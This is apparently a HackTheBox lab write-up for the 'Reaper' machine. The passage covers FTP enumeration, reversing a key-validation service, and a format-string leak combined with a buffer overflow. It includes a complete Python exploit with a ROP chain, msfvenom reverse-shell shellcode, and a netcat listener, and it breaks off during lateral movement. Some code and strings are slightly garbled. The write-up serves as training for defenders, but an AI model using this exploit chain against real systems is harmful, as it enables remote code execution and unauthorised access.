



HACKTHEBOX



Reaper

11th Nov. 2025

Prepared By: amra

Machine Author: xct

Difficulty: **Insane**

Synopsis

Reaper is an Insane Windows machine that begins with an exposed FTP service. Within the FTP share resides a Windows binary vulnerable to both format-string and buffer-overflow attacks. By exploiting these flaws, an attacker can leak sensitive memory regions, hijack the program's execution flow, and ultimately obtain a reverse shell on the target as the user `keysvc`. After gaining initial access, the attacker discovers a file containing a DPAPI blob. Once decrypted, this blob provides valid credentials for RDP access as `keysvc`. Continued enumeration reveals a custom kernel driver present and actively running on the system. Through reverse-engineering the driver, the attacker determines that it permits arbitrary kernel-level writes. Leveraging this capability, the attacker is able to steal a privileged token and escalate to a full SYSTEM shell (`NT AUTHORITY\SYSTEM`).

Skills Required

- Enumeration
- Reverse Engineering

Skills Learned

- Windows Buffer Overflow
- Windows Kernel Exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.234.200 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,,$//)
nmap -p$ports -sC -sV 10.129.234.200
```

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Microsoft ftpd
ftp-syst:			
_ SYST: Windows_NT			
ftp-anon: Anonymous FTP login allowed (FTP code 230)			
08-14-23 11:12PM 262 dev_keys.txt			
_08-14-23 01:53PM 187392 dev_keysvc.exe			
80/tcp	open	http	Microsoft IIS httpd 10.0
_http-title: IIS Windows			
_http-server-header: Microsoft-IIS/10.0			
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services
ssl-cert: Subject: commonName=reaper			
Not valid before: 2025-11-10T11:01:00			
_Not valid after: 2026-05-12T11:01:00			
_ssl-date: 2025-11-11T11:08:15+00:00; -2h00m00s from scanner time.			
4141/tcp	open	oirtgsvc?	
fingerprint-strings:			
GenericLines:			
Choose an option:			
Activate key			
Exit			
Invalid Option			
Choose an option:			
Activate key			
Exit			
<SNIP>			
5040/tcp	open	unknown	
7680/tcp	open	pando-pub?	
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :			
SF-Port4141-TCP:V=7.95%I=7%D=11/11%Time=69133485%P=aarch64-unknown-linux-g			
<SNIP>			
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows			

The initial Nmap scan results show multiple open ports. FTP is running on port 21 with anonymous login enabled, an IIS web server is active on port 80, RDP is accessible on port 3389, and a non-standard service appears to be operating on port 4141.

IIS - Port 80

We begin our enumeration by visiting `http://10.129.234.200`. We encounter the default IIS landing page, with no additional areas for further exploration.



Foothold

Now, we can look at the FTP server running on port 21. Nmap, has already informed us that we can login anonymously so let's see what files we are able to access.

```
ftp 10.129.234.200
Connected to 10.129.234.200.
220 Microsoft FTP Service
Name (10.129.234.200:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||5001|)
125 Data connection already open; Transfer starting.
08-14-23 11:12PM                262 dev_keys.txt
08-14-23 01:53PM            187392 dev_keysvc.exe
226 Transfer complete.
ftp> bin
200 Type set to I.
ftp> mget *
mget dev_keys.txt [anpqy?]? a
Prompting off for duration of mget.
229 Entering Extended Passive Mode (|||5004|)
125 Data connection already open; Transfer starting.
100% |*****| 262          5.29 KiB/s    00:00 ETA
226 Transfer complete.
262 bytes received in 00:00 (5.23 KiB/s)
229 Entering Extended Passive Mode (|||5005|)
125 Data connection already open; Transfer starting.
100% |*****| 183 KiB  363.13 KiB/s    00:00 ETA
226 Transfer complete.
```

```
WARNING! 504 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
187392 bytes received in 00:00 (362.91 KiB/s)
```

Note: We need to set the the mode to binary for the correct transfer of the files by using the `bin` command.

We get an executable called `dev_keysvc.exe` and a text file called `dev_keys.txt`. Let's look at the text file first.

Development Keys:

```
100-FE9A1-500-A270-0102-U3RhbmRhcmQgTG1jZW5zZQ==
101-FE9A1-550-A271-0109-UHJlbW11bSBMaWN1bnNl
102-FE9A1-500-A272-0106-UHJlbW11bSBMaWN1bnNl
```

The dev keys can not be activated yet, we are working on fixing a bug in the activation function.

It contains, three development keys and a note. Moreover, we notice that the last part of the key is repeated among the last two keys and looks a lot like base64. We can try to decode the last part.

```
echo U3RhbmRhcmQgTG1jZW5zZQ== | base64 -d
Standard License
echo UHJlbW11bSBMaWN1bnNl | base64 -d
Premium License
```

The results are very interesting and we keep a note of that. Now, let's try to run the executable on a Windows VM.

```
.\dev_keysvc.exe
Server listening on port 4141
```

If we connect to that port from our linux VM we notice the same menu that Nmap detected on port 4141 on the remote machine.

```
nc 10.0.0.110
Choose an option:
1. Set key
2. Activate key
3. Exit
```

We have confirmed, that most likely we have in our hands the binary that's running on port 4141 on the remote machine. We can use [winchecksec](#) to identify possible protections that may be present on the binary.

```
./build/winchecksec dev_keysvc.exe

Results for: dev_keysvc.exe
Dynamic Base      : "Present"
```

```
ASLR           : "Present"
High Entropy VA : "Present"
Force Integrity : "NotPresent"
Isolation      : "Present"
NX             : "Present"
SEH            : "Present"
CFG            : "NotPresent"
RFG            : "NotPresent"
SafeSEH        : "NotApplicable"
GS             : "Present"
Authenticode    : "NotPresent"
.NET           : "NotPresent"
```

We can see that NX and ASLR are enabled, meaning that we can't execute code from memory that's marked as non-executable and ASLR will randomize all the addresses at each run.

Let's start reversing the binary to uncover its functionality while searching for possible vulnerabilities using [Ghidra](#). Looking at the defined strings, we can see the part of the code that's responsible for opening a socket and waiting for connections.

```

4 undefined8 socket_creation(void)
5
6 {
7     int iVar1;
8     longlong lVar2;
9     undefined4 local_1f0 [2];
10    longlong local_1e8;
11    longlong *local_1e0;
12    undefined4 local_1d8;
13    undefined2 local_1d0;
14    undefined2 local_1ce;
15    undefined4 local_1cc;
16    DWORD local_1c0 [2];
17    undefined1 local_1b8 [16];
18    undefined1 local_1a8 [424];
19
20    local_1d8 = 0x10;
21    iVar1 = WSASStartup(0x202,local_1a8);
22    if (iVar1 == 0) {
23        lVar2 = socket(2,1,0);
24        if (lVar2 == -1) {
25            FUN_1400064bc((wchar_t *)"Socket creation failed");
26        }
27        else {
28            local_1d0 = 2;
29            local_1cc = 0;
30            local_1ce = htons(0x102d);
31            iVar1 = bind(lVar2,&local_1d0,0x10);
32            if (iVar1 == -1) {
33                FUN_1400064bc((wchar_t *)"Bind failed");
34            }
35            else {
36                iVar1 = listen(lVar2,0x7fffffff);
37                if (iVar1 != -1) {
38                    printf("Server listening on port %d\n",0x102d);
39                    do {
40                        while( true ) {
41                            local_1f0[0] = 0x10;
42                            local_1e8 = accept(lVar2,local_1b8,local_1f0);
43                            if (local_1e8 != -1) break;
44                            FUN_1400064bc((wchar_t *)"Accept failed");
45                        }
46                        FUN_140001590();
47                        local_1e0 = (longlong *)_malloc_base(8);
48                        *local_1e0 = local_1e8;
49                        FUN_14000ee50((LPSECURITY_ATTRIBUTES)0x0,0,(LPCWSTR)menu,local_1e0,0,local_1c0);
50                    } while( true );
51                }
52                FUN_1400064bc((wchar_t *)"Listen failed");
53            }
54        }
55    }
56    else {
57        FUN_1400064bc((wchar_t *)"WSAStartup failed");
58    }
59    return 1;

```

Note: If you want to rename all the ordinals in the original disassembly from the WS2_32.dll that's responsible for the connections, you can reference [this](#) Python script.

When there is a connection, the binary creates a new thread that handles the connection and calls the function `menu` (this is a name given by us) and the main thread still listens for connections. We can proceed and review the `menu` function.

```

24 valid_key_stored = (undefined1 (*) [32])VirtualAlloc((LPVOID)0x0,0x1000,0x3000,4);
25 user_key = (undefined1 (*) [32])VirtualAlloc((LPVOID)0x0,0x1000,0x3000,4);
26 user_choice[0] = '0';
27 menu_prompt = "Choose an option:\n1. Set key\n2. Activate key\n3. Exit\n";
28 while( true ) {
29     while( true ) {
30         while( true ) {
31             sVar1 = strlen(menu_prompt);
32             send(client_socket,menu_prompt,sVar1 & 0xffffffff);
33             recv(client_socket,user_choice,2);
34             if (user_choice[0] != '1') break;
35             send(client_socket,"Enter a key: ",0xd);
36             uVar4 = 0;
37             uVar3 = 0x1000;
38             recv(client_socket,user_key);
39             pauVar2 = user_key;
40             FUN_140001590();
41             validation_result = key_validation((char *)user_key,pauVar2,uVar3,uVar4);
42             if ((validation_result & 0xff) == 0) {
43                 invalid_key_message = "Invalid key format\n";
44                 sVar1 = strlen("Invalid key format\n");
45                 send(client_socket,invalid_key_message,sVar1 & 0xffffffff);
46             }
47             else {
48                 local_28 = "Valid key format\n";
49                 valid_key_stored = user_key;
50                 FUN_140001590();
51                 sVar1 = strlen(local_28);
52                 send(client_socket,local_28,sVar1 & 0xffffffff);
53             }
54         }
55         if (user_choice[0] != '2') break;
56         if (((*valid_key_stored)[0] == '\0') ||
57             (validation_result = activate_key(client_socket,(undefined1 (*) [16])valid_key_stored),
58              (validation_result & 0xff) == 0)) {
59             key_not_found_message = "\nCould not find key!\n";
60             sVar1 = strlen("\nCould not find key!\n");
61             send(client_socket,key_not_found_message,sVar1 & 0xffffffff);
62         }
63         else {
64             local_18 = "Key found!\n";
65             sVar1 = strlen("Key found!\n");
66             send(client_socket,local_18,sVar1 & 0xffffffff);
67         }
68         FUN_140003130(valid_key_stored,0,0x1000);
69     }
70     if (user_choice[0] == '3') break;
71     send(client_socket,"Invalid Option\n",0x10);
72 }
73 FUN_140001590();
74 closesocket(client_socket);
75 VirtualFree(user_key,0x1000,0xc000);
76 VirtualFree(valid_key_stored,0x1000,0xc000);
77 FUN_140001590();
78 return 0;
79 }
80

```

In the menu function, we can identify three distinct cases:

1. **Case 1:** Corresponding to user option 1, this section manages the key setup process. The relevant code is located between lines 38 and 56.
2. **Case 2:** Corresponding to user option 2, this section handles the key activation process. The code for this operation is found between lines 60 and 71.
3. **Case 3:** Corresponding to user option 3, this section is responsible for closing the connection and exiting the program.

Let's dive a bit more on the first case where the user provides the key. First of all, the client provides a key and that key is written to a buffer.

```
send(client_socket, "Enter a key: ", 0xd);
uVar4 = 0;
uVar3 = 0x1000;
recv(client_socket, user_key);
pauVar2 = user_key;
```

Then, that key is passed into a function that if returns zero it means the key failed the format check. Otherwise, that key is stored in the `valid_key_stored` buffer. Regardless of the outcome, the loops restarts and the menu is printed again.

```
validation_result = key_validation((char *)user_key, pauVar2, uVar3, uVar4);
if ((validation_result & 0xff) == 0) {
    invalid_key_message = "Invalid key format\n";
    sVar1 = strlen("Invalid key format\n");
    send(client_socket, invalid_key_message, sVar1 & 0xffffffff);
}
else {
    local_28 = "Valid key format\n";
    valid_key_stored = user_key;
    FUN_140001590();
    sVar1 = strlen(local_28);
    send(client_socket, local_28, sVar1 & 0xffffffff);
}
```

Let's take a close look at the validation function.


```

2  unsigned long long key_validation(char *key, undefined8 param_2, undefined8 param_3, undefined8 param_4)
3
4  {
5      size_t key_length;
6      unsigned long long validation_result;
7      int ascii_sum;
8      int key_checksum;
9      int checksum;
10     unsigned long long counter;
11
12     key_length = strlen(key);
13     if (key_length < 0x17) {
14         validation_result = FUN_140001590();
15         validation_result = validation_result & 0xffffffffffff00;
16     }
17     else {
18         ascii_sum = 0;
19         counter = 0;
20         while (key_length = strlen(key), counter < key_length) {
21             if (((3 < counter) && (counter < 9)) && ((key[counter] < '!' || ('~' < key[counter])))) {
22                 validation_result = FUN_140001590();
23                 return validation_result & 0xffffffffffff00;
24             }
25             if (((counter == 3) || (counter == 9)) || (counter == 0xd) || (counter == 0x12)) {
26                 if (key[counter] != '-') {
27                     validation_result = FUN_140001590();
28                     return validation_result & 0xffffffffffff00;
29                 }
30             }
31             else if (counter < 0x12) {
32                 ascii_sum = ascii_sum + -0x30 + (int)key[counter];
33             }
34             counter = counter + 1;
35         }
36         checksum = ascii_sum % 10000;
37         checksum_read((undefined1 (*) [32])(key + 0x13), 0x1400203f4, &key_checksum, param_4);
38         FUN_140001590();
39         FUN_140001590();
40         if (checksum == key_checksum) {
41             validation_result = CONCAT71((uint7)(uint3)((uint)key_checksum >> 8), 1);
42         }
43         else {
44             validation_result = FUN_140001590();
45             validation_result = validation_result & 0xffffffffffff00;
46         }
47     }
48     return validation_result;
49 }
50

```

Looking at the code, we can extract the following set of rules that a valid key must follow.

1. If the key is less than 0x17 bytes, it is not valid, and the function returns 0.
2. The function checks for any non-ASCII byte between positions 3 and 9. If it finds any, it returns 0.
3. The function validates that positions 3, 9, 13, and 18 contain the character "-". If any of these positions are incorrect, it returns 0.
4. If the position is less than 0x12 (18) and it's not a "-", the function uses the byte to calculate the checksum. The byte value, minus 0x30, is added to a running total.
5. The running total is taken modulo 10000 (i.e., the low four digits) to calculate the checksum.
6. The `checksum_read` function is called, taking an address 0x13 bytes into the key and the memory address 0x1400203f4, which holds the string "%4d". This parses a four-digit integer from the key, which is the 5th part of the key.

7. The function compares the computer-generated checksum with the number extracted from the key. If they match, it returns 1; otherwise, it returns 0.

It's extremely important to note here that the last part of the key, the base64 part, is not part of the checksum, so in theory we can put whatever we want there.

```
nc 10.129.234.200 4141
Choose an option:
1. Set key
2. Activate key
3. Exit
1
Enter a key: 100-FE9A1-500-A270-0102-this text does not matter
Valid key format
```

So far, we have found a way to manipulate the last part of the key. Let's move forward and focus on the `activate_key` function that we can call after we have provided a valid key.

```

4  unsigned long long activate_key(undefined8 client_socket,undefined1 (*stored_key) [16])
5
6 {
7     bool bVar1;
8     int key_compare_result;
9     _iobuf *keys_file;
10    unsigned long long uVar2;
11    char *line_content;
12    size_t sVar3;
13    uint7 uVar4;
14    char key_from_file [4096];
15    undefined8 uStack_8;
16
17    uStack_8 = 0x140001924;
18    log_key(client_socket,stored_key);
19    keys_file = (_iobuf *)open_file("keys.txt","r");
20    if (keys_file == (_iobuf *)0x0) {
21        uVar2 = log_error((wchar_t *)"Error opening the file");
22        uVar2 = uVar2 & 0xffffffffffff00;
23    }
24    else {
25        bVar1 = false;
26        do {
27            line_content = read_line(key_from_file,0x1000,keys_file);
28            if (line_content == (char *)0x0) goto LAB_1400019c5;
29            sVar3 = FUN_14000e890(key_from_file,"\n");
30            key_from_file[sVar3] = '\0';
31            key_compare_result = strcmp((char *)stored_key,key_from_file);
32        } while (key_compare_result != 0);
33        bVar1 = true;
34    LAB_1400019c5:
35        uVar2 = FUN_1400060a4(keys_file);
36        uVar4 = (uint7)(uVar2 >> 8);
37        if (bVar1) {
38            uVar2 = CONCAT71(uVar4,1);
39        }
40        else {
41            uVar2 = (unsigned long long)uVar4 << 8;
42        }
43    }
44    return uVar2;
45 }
46

```

Looking at the function, we notice that it opens a file called `keys.txt` and iterates through the lines of this file and if the key that we have set previously is present there it returns `1` else it returns `0`. What's interesting is the `log_key` function.

```

2 void log_key(undefined8 param_1,undefined1 (*key) [16])
3
4 {
5     size_t sVar1;
6     longlong counter;
7     char *pcVar2;
8     ulonglong local_98;
9     undefined8 *local_90;
10    char message_buffer [14];
11    char key_string [23];
12    char comment_string [11];
13    undefined8 auStack_58 [10];
14
15    pcVar2 = message_buffer;
16    for (counter = 0x80; counter != 0; counter = counter + -1) {
17        *pcVar2 = '\0';
18        pcVar2 = pcVar2 + 1;
19    }
20    local_98 = 0;
21    sVar1 = strlen(key[1] + 8);
22    local_90 = (undefined8 *)FUN_1400012d0((longlong)(key[1] + 8),sVar1,&local_98);
23    FUN_140001700(key);
24    sprintf(message_buffer,"Checking key: ");
25    _snprintf(key_string,0xff2,(char *)key);
26    sprintf(comment_string," Comment: ");
27    FUN_140002a80(auStack_58,local_90,local_98);
28    strlen(message_buffer);
29    FUN_140001590();
30    send(param_1,message_buffer,0x80,0);
31    return;
32 }
33

```

Notice that on line 25 the function `snprintf` is called with three parameters, that may lead to a format string vulnerability. Let's verify that assumption by crafting a malicious key. Since the third parameter in the `snprintf` is a format specifier we can craft a key that start with `%p`. The only caveat in this approach is the checksum portion, but we have all the rules in hand from our reversing process, thus, we can easily craft a valid key using Python to tweak a known valid key from the `dev_keys.txt`.

```

>>> key = '%p -FE9A1-550-A271-0109-UHJlbW11bSBMaWN1bnN1'
>>> sum([ord(c) - 0x30 for c in key[:0x13] if c != '-'])
144

```

This is the new checksum so the final key becomes `%p -FE9A1-550-A271-0144-UHJlbW11bSBMaWN1bnN1`. Let's try to supply this key for activation.

```

nc 10.129.234.200 4141
Choose an option:
1. Set key
2. Activate key
3. Exit
1
Enter a key: %p -FE9A1-550-A271-0144-UHJlbW11bSBMaWN1bnN1
Valid key format
Choose an option:
1. Set key

```

```

2. Activate key
3. Exit
2
Checking key: 00007FF6C79D0660 -FE9A1, Comment: Premium License
Could not find key!

```

Clearly enough, we have found a way to leak memory addresses from the remote binary. At this point though, we have no idea what this address corresponds to in the binary and we have no way to control the execution flow of the binary. It's high time we switched to a Windows VM with a debugger to further investigate the binary.

```

Enter a key: %p -FE9A1-550-A271-0144-UHJ1bW11bSBMaWN1bnNl
Valid key format
Choose an option:
1. Set key
2. Activate key
3. Exit
2
Checking key: 00007FF73F1F0660 -FE9A1, Comment: Premium License_

```

Address	Hex	ASCII
00007FF73F1F0660	43 68 65 63 68 69 6E 67 20 6B 65 79 3A 20 00 00	Checking key: ..

The first thing we figured out is that the specially crafted key, leaks the address of the string `Checking key: .` Looking back at Ghidra, we can find the base address inside the binary of that string to be `0x20660`. So far, we have defeated [ASLR](#) because we have found a viable way to leak an actual address of the binary during runtime.

Now, we need to find a way to control the execution flow of the program. There's a good spot to place a payload: the base64 encoded section of the key. We already know that this part isn't checked for validity or restricted in size, so we can put whatever we want in it. Let's start by creating a cyclic pattern to find out if the binary crashes and if it crashes at what offset did we manage to overflow the buffer.

```

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 500 | base64 -w0

QWEwQWEwQWEyQWEzQWE0QWE1QWE2QWE3QWE4QWE5QWIwQWIxQWIyQWIzQWI0QWI1QWI2QWI3QWI4QWI5Q
WMwQWmxQWMyQWMzQWM0QWM1QWM2QWM3<SNIP>

```

Note: Remember that we want the last part of the key to be base64 encoded.

Then, we synthesize our malicious key.

```
FE9A1-500-A270-0102-QWEwQWEwQWEyQWEzQWE<SNIP>
```

Next, we supply the key to the binary, we activate it and we watch for a crash at the debugger.

```

C:\Users\amra\Desktop>ncat 127.0.0.1 4141
Choose an option:
1. Set key
2. Activate key
3. Exit
1
Enter a key: 100-FE9A1-500-A270-0102-QWEwQNExQWEyQWEzQWE0QWE1QWE2QWE3QWE4QWE5QwIwQwIxQwIyQwIzQwI0QwI1QwI2QwI3QwI4QwI5QwM
wQwMxQwMyQwMzQwM0QwM1QwM2QwM3QwM4QwM5QwQwQwQxQwQyQwQzQwQ0QwQ1QwQ2QwQ3QwQ4QwQ5QwUwQwUxQwUyQwUzQwU0QwU1QwU2QwU3QwU4QwU5QwY
wQwYxQwYyQwYzQwY0QwY1QwY2QwY3QwY4QwY5QwWcQwWxQwWyQwWzQwW0QwW1QwW2QwW3QwW4QwW5QwWcQwWxQwWyQwWzQwW0QwW1QwW2QwW3QwW4QwW5QwW
wQwWxQwWyQwWzQwW0QwW1QwW2QwW3QwW4QwW5QwWcQwWxQwWyQwWzQwW0QwW1QwW2QwW3QwW4QwW5QwWcQwWxQwWyQwWzQwW0QwW1QwW2QwW3QwW4QwW5QwW
Valid key format
Choose an option:
1. Set key
2. Activate key
3. Exit
2

```

The program really does crash. When we look at it in the debugger, we should pay attention to the value of the RSP register, because that's where a valid return address is supposed to be — but we may have overwritten it.

RAX	00000000FFFFFFFF	
RBX	000001870E87AF20	
RCX	4C53E9B9CD4B0000	
RDY	0000000000000000	
RBP	0000000000000000	
RSP	0000007FD63FE848	"c9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7
RSI	0000000000000000	
RDI	4138634137634136	

Indeed, the binary tried to return to an invalid address that looks like our cyclic pattern. Let's find the exact offset at which we can overwrite the return address and control the execution flow of the binary.


```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q c9Ad
```

```
[*] Exact match at offset 88
```

At this point we have both a way to leak memory from the binary and a way to control the execution flow. Our plan now, is to create a ROP chain but we have to keep in mind some restrictions:

- We can only use functions that are already imported to the binary and present to the Import Address Table (IAT) because we have no way to leak ntdll addresses.
- We need to find gadgets to fill the registers required for function calling on Windows x64 systems (RCX, RDX, R8, R9).

A common path is to create a shellcode, place it on the stack, make the stack executable and jump to the shellcode. The only problem with that approach is that we would normally call `VirtualProtect()` to mark the stack as executable but that function is not available on the IAT so we can't call that. Reading through [h0mbre's](#) article on how to create ROP chains on Windows we notice that we can use either [VirtualProtect](#) or [VirtualAlloc](#) to achieve that. Looking at the IAT from Ghidra, we can see that we indeed have access to the `VirtualAlloc` function.



Looking at the documentation, we see four arguments that we need to set to properly call the function.

```
LPVOID VirtualAlloc(  
    [in, optional] LPVOID lpAddress, // Address on stack  
    [in]           SIZE_T dwSize, // Size of the region  
    [in]           DWORD  flAllocationType, // 0x100 MEM_COMMIT from the  
    Documentation  
    [in]           DWORD  flProtect // 0x40 RWX from the documentation  
    https://learn.microsoft.com/en-us/windows/win32/Memory/memory-protection-  
    constants  
);
```

At last, we have a complete plan on how we want to build our ROP chain. The last step is to use [Ropper](#) to find the addresses of all the gadgets we want to use.

```
ropper  
(ropper)> file dev_keys  
dev_keys.txt    dev_keysvc.exe  
(ropper)> file dev_keysvc.exe  
[INFO] Load gadgets for section: .text  
[LOAD] loading... 100%  
[LOAD] removing double gadgets... 100%  
[INFO] File loaded.  
(dev_keysvc.exe/PE/x86_64)> imagebase 0x0  
[INFO] Imagebase set to 0x0  
(dev_keysvc.exe/PE/x86_64)> search pop rcx  
[INFO] Searching for gadgets: pop rcx  
  
[INFO] File: dev_keysvc.exe  
0x000000000000155fb: pop rcx; and eax, 8; mov rbx, qword ptr [rsp + 0x30]; add  
rsp, 0x20; pop rdi; ret;  
0x000000000000031a2: pop rcx; mov dword ptr [rcx - 5], r11d; mov byte ptr [rcx -  
1], r11b; ret;  
0x00000000000003185: pop rcx; mov dword ptr [rcx - 6], r11d; mov word ptr [rcx -  
2], r11w; ret;  
0x000000000000031d2: pop rcx; mul byte ptr [rsi + 0x44]; mov dword ptr [rcx - 2],  
ebx; ret;  
0x0000000000001d8cf: pop rcx; ret 0xf66;  
0x0000000000001da06: pop rcx; ret 0xff2;  
0x0000000000001d8cb: pop rcx; retf 0xff2; pop rcx; ret 0xf66;
```

```
0x000000000000031dc: pop rcx; clc; ret;
<SNIP>
```

After we find all of the required gadgets, we can craft a Python script to automate the exploitation process. The script provided here is a courtesy of the user [m4cz](#).

```
# vulnlab reaper exploit - macz 2023/08
from pwn import *
import base64
import subprocess

target_ip = "10.129.234.200"
listener_ip = "10.10.14.195"
listener_port = 9001

# generate shellcode
log.info("generating shellcode, takes a bit")
subprocess.check_output(f"msfvenom -p windows/x64/shell_reverse_tcp LHOST={
{listener_ip} LPORT={listener_port} -f python -v sc -o sc.py",
shell=True).decode().strip()
from sc import *

p = remote(target_ip, 4141)

# leak program base with FSB in first part of key code, needs calculating
checksum (can be fished from memory in debugger)
log.info("leaking program base")
p.sendlineafter(b"Exit", b"1")
p.sendafter(b"Enter a key:", b"%pX-FE9A1-500-A270-0194-U3RhbmRhcmQgTG1jZW5zZQ==")
p.sendlineafter(b"Exit", b"2")

p.readuntil(b"Checking key: ")
leak = int(p.readuntil(b"X", drop = True).decode(), 16)
pbase = leak - 0x20660
log.info("program base: " + hex(pbase))

log.info("building ropchain")

# some gadgets
pop_rcx = 0x000000000000031dc      # pop rcx; clc; ret;
pop_rax = 0x0000000000000150a      # pop rax; ret;
pop_r13 = 0x000000000000047b3      # pop r13; ret;
mov_rdx_r13 = 0x000000000000368f   # mov rdx, r13; call rax;
pop_rbx = 0x000000000000020d9      # pop rbx; ret;
mov_r9_rbx = 0x00000000000001f90   # mov r9, rbx; mov r8, 0; add rsp, 8;
ret;
cmove_r9_rdx = 0x0000000000001f37d # cmove r9, rdx; mov rax, r9; ret;
mov_r8_0 = 0x00000000000001f93     # mov r8, 0; add rsp, 8; ret;
add_r8_r9 = 0x00000000000003918    # add r8, r9; add rax, r8; ret;
pop_rsi = 0x00000000000004116      # pop rsi; ret;
cmp_esi_0x6348ffff = 0x00000000000012ddb # cmp esi, 0x6348ffff; ret;
ret = 0x00000000000001088a        # ret;
mov_r15_rax = 0x000000000000014b02  # push rax; pop r15; ret;
mov_qw_rcx_rax = 0x000000000000e1a0 # mov qword ptr [rcx + 8], rax; ret;
```



```

jmp_qw_rcx = 0x0000000000001e8a3      # jmp qword ptr [rcx];
jmp_qw_rbx = 0x0000000000001ec79      # jmp qword ptr [rbx];

# IAT
VirtualAlloc = pbase + 0x20000

# register load rop chains

# destroys r9, rbx, rax
def load_r8(value):
    r = b""
    r += p64(pbase + mov_r8_0)
    r += p64(0xdeadbeefdeadbeef)
    r += p64(pbase + pop_rbx)
    r += p64(value)
    r += p64(pbase + mov_r9_rbx)
    r += p64(0xdeadbeefdeadbeef)
    r += p64(pbase + add_r8_r9)
    return r

# destroys rdx, rsi, r13
def load_r9(value):
    r = b""
    r += p64(pbase + pop_rsi) # make cmove condition always work
    r += p64(0x6348ffff)
    r += p64(pbase + cmp_esi_0x6348ffff)
    r += p64(pbase + pop_r13)
    r += p64(value)
    r += p64(pbase + pop_rax)
    r += p64(pbase + pop_rax)
    r += p64(pbase + mov_rdx_r13)
    r += p64(pbase + cmove_r9_rdx)
    return r

# destroys rax, r13
def load_rdx(value):
    r = b""
    r += p64(pbase + pop_r13)
    r += p64(value)
    r += p64(pbase + pop_rax)
    r += p64(pbase + pop_rax) # fix call() in r13 gadget
    r += p64(pbase + mov_rdx_r13)
    return r

# destroys rbx, rax
def rsp_to_rcx():
    r = b""
    r += p64(pbase + pop_rbx)
    r += p64(0)
    r += p64(pbase + 0x0000000000001fa0) # xor rbx, rsp; ret;
    r += p64(pbase + 0x0000000000001fc2) # push rbx; pop rax; ret;
    r += p64(pbase + 0x0000000000001f80) # mov rcx, rax; ret;
    return r

def load_rcx(value):

```

```

r = b""
r += p64(pbase + pop_rcx)
r += p64(value)
return r

# destroys rbx, r12, rsi
def jmp_IAT(address):
    r = b""
    r += p64(pbase + pop_rbx)
    r += p64(address)
    r += p64(pbase + jmp_qw_rbx)
    # fix stack after function call
    r += p64(pbase + 0x000000000000a99a) # pop rsi; pop r12; ret;
    r += p64(0xdeadbeefdeadbeef)
    r += p64(0xdeadbeefdeadbeef)
    return r

# rop chain
rop = b""

# use VirtualAlloc as VirtualProtect to make Stack RWX
rop += load_r8(0x1000) # flAllocationType -> only MEM_COMMIT
rop += load_r9(0x40)   # flProtect - RWX -> PAGE_EXECUTE_READWRITE
rop += load_rdx(0x1000) # dwSize -> one page
rop += rsp_to_rcx()    # lpAddress
rop += jmp_IAT(VirtualAlloc)

# start shellcode
rop += p64(pbase + 0x000000000001becd) # push rsp; and al, 8; ret;
rop += b"\x90" * 8
rop += sc

# go
log.info("sending payload")
p.sendlineafter(b"Exit", b"1")
p.sendafter(b"Enter a key:", b"101-FE9A1-550-A271-0109-" +
base64.b64encode(cyclic(88) + rop))

# start listener
log.info("Triggering the exploit")
# trigger exploit
p.sendlineafter(b"Exit", b"2")

```

First we need to set up a listener on our local machine.

```
rlwrap nc -lvnp 9001
```

Then, we trigger the exploit.

```
python3 exploit.py
```

Finally, we have a shell as the user `keysvc`.

```
connect to [10.10.14.195] from (UNKNOWN) [10.129.234.200] 54531
Microsoft Windows [Version 10.0.19045.6216]
(c) Microsoft Corporation. All rights reserved.

C:\keysvc>whoami
whoami
reaper\keysvc
```

The user flag flag can be found under `C:\Users\keysvc\Desktop\user.txt`.

Lateral Movement

Looking around the new environment, we notice a file called `automation.txt` under our user's home directory.

```
PS C:\users\keysvc> type automation.txt

